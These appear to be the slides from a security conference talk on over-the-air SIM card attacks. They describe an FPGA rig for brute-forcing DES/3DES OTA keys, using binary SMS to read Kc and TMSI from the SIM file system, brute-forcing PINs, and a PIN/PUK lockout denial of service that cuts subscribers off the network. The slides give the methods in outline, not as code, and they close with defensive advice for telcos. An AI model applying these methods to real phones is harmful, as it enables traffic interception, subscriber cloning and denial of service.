
# Getting the keys

- + So why not to build something new?
- + Bitcoin mining business made another twist
- + Which resulted in a number of affordable FPGAs on the market
- + So...



# The rig

+ Here's what we've done – proto #1






Hack in Paris

# The rig

+ Here's what we've done – proto #2






Hack in Paris

# The rig

- + Here's what we've done – “final” edition





# The rig

+ Some specs:

Hardware	Speed (Mcrypt/sec)	Time for DES (days)	Time for 3DES (part of key is known, days)
Intel CPU (Core i7-2600K)	475	1755,8 (~5 years)	5267,4
Radeon GPU (R290X)	3`000	278	834
Single chip (xs6slx150-2)	7`680	108,6	325,8
ZTEX 1.15y	30`720	27,2	81,6
<b>Our rig (8*ZTEX 1.15y)</b>	<b>245`760</b>	<b>3,4</b>	<b>10,2</b>

+ decrypt bruteforcer - <https://twitter.com/GiftsUngiven/status/492243408120213505>



# Now what?

- + So you either got the keys or didn't need them, what's next?
  - + Send random commands to any TARs that accept them
  - + Send commands to known TARs



# Now what?

- + Send random commands to TARs that accept them
  - + Many variables to guess:  
CLA INS P1 P2 P3 PROC DATA SW1 SW2
- + Good manuals or intelligent fuzzing needed
- + Or you'll end up with nothing: not knowing what you send and receive



# Now what?

- + Send commands to known TARs
  - + Card manager (00 00 00)
  - + File system (B0 00 00 - B0 FF FF)
  - + ...



# Now what?

## Card manager (TAR 00 00 00)

- + Holy grail
- + Install custom applets and jump off the JCVM
- + Not enough technical details
- + No successful POC publicly available
- + But there are SIM cards allowing to install apps with no security at all!
- + Someone have done it for sure...




# Now what?

## File system (B0 00 00 - B0 FF FF)

- + Stores interesting stuff: TMSI, Kc
- + May be protected by

CHV1 == PIN code





# Now what?

- + File system (TAR B0 00 00 - B0 FF FF)
  - + Simple well documented APDU commands (SELECT, GET RESPONSE, READ BINARY, etc.)
  - + Has its own access conditions (READ, UPDATE, ACTIVATE, DEACTIVATE | CHV1, CHV2, ADM)



# Attack?

- + No fun in sending APDUs through card reader
- + Let's do it over the air!
- + Wrap file system access APDUs in binary SMS
- + Can be done with osmocom, some gsm modems or SMSC gateway




# Attack?

- + Binary SMS can be filtered
- + Several vectors exist:
  - + Intra-network
  - + Inter-network
  - + SMS gates
  - + Fake BTS/FemtoCell



# Attack?

- + Wait! What about access conditions?
  - + We still need a PIN to read interesting stuff
  - + Often PIN is set to 0000 by operator and is never changed
  - + Otherwise needs bruteforcing





# Attack?

- + PIN bruteforce
  - + Only 3 attempts until PIN is blocked
  - + Needs a wide range of victims to get appropriate success rate
  - + Provides some obvious possibilities...





# Attack?

- + Byproduct attack – subscriber DoS
  - + Try 3 wrong PINs
  - + PIN is locked, PUK requested
  - + Try 10 wrong PUKs
  - + PUK is locked
  - + Subscriber is locked out of GSM network - needs to replace SIM card



# Attack?

- + To sniff we still got to figure out the ARFCN
- + There are different ways...
- + Catching paging responses on CCCH feels like the most obvious way
- + Still have to be coded – go do it!
- + Everything could be built on osmocom-bb...



# Attack?

- + Assuming we were lucky enough
  - + We do have the OTA key either don't need one
  - + We've got the PIN either don't need one
  - + All we need is to read two elementary files
  - + MF/DF/EF/Kc and MF/DF/EF/loci
  - + Go look at SIMTracer!



# Attack?

- + Assuming we were lucky enough
  - + We now got TMSI and Kc and don't need to rely on Kraken anymore
  - + Collect some GSM traffic with your SDR of choice or osmocom-bb phone
  - + Decrypt it using obtained Kc
  - + Or just clone the victim for a while using obtained TMSI & Kc
  - + Looks like A5/3 friendly!
  - + Profit!



# DEMO





# So?

- + Traffic decryption only takes 2 binary messages
- + DoS takes 13 binary messages and can be done via SMS gate
- + There are valuable SMS-packages. ~~Catch the deal.~~
- + There are also USSDs...



# “What a girl to do?”

- + Change PIN, maybe...
- + Run SIMTester!
- + Use PSTN FTW:(
- + Pigeon mail anyone?





# “What a girl to do?”

- + Change PIN, maybe...
- + Run SIMTester!
- + Use PSTN FTW:(
- + Pigeon mail anyone?






# Resume

- + For telcos

- + Check all your SIMs
  - + Train your/contractor of SIM/App/Sec

- + For everybody

- + Pray



Thanks!

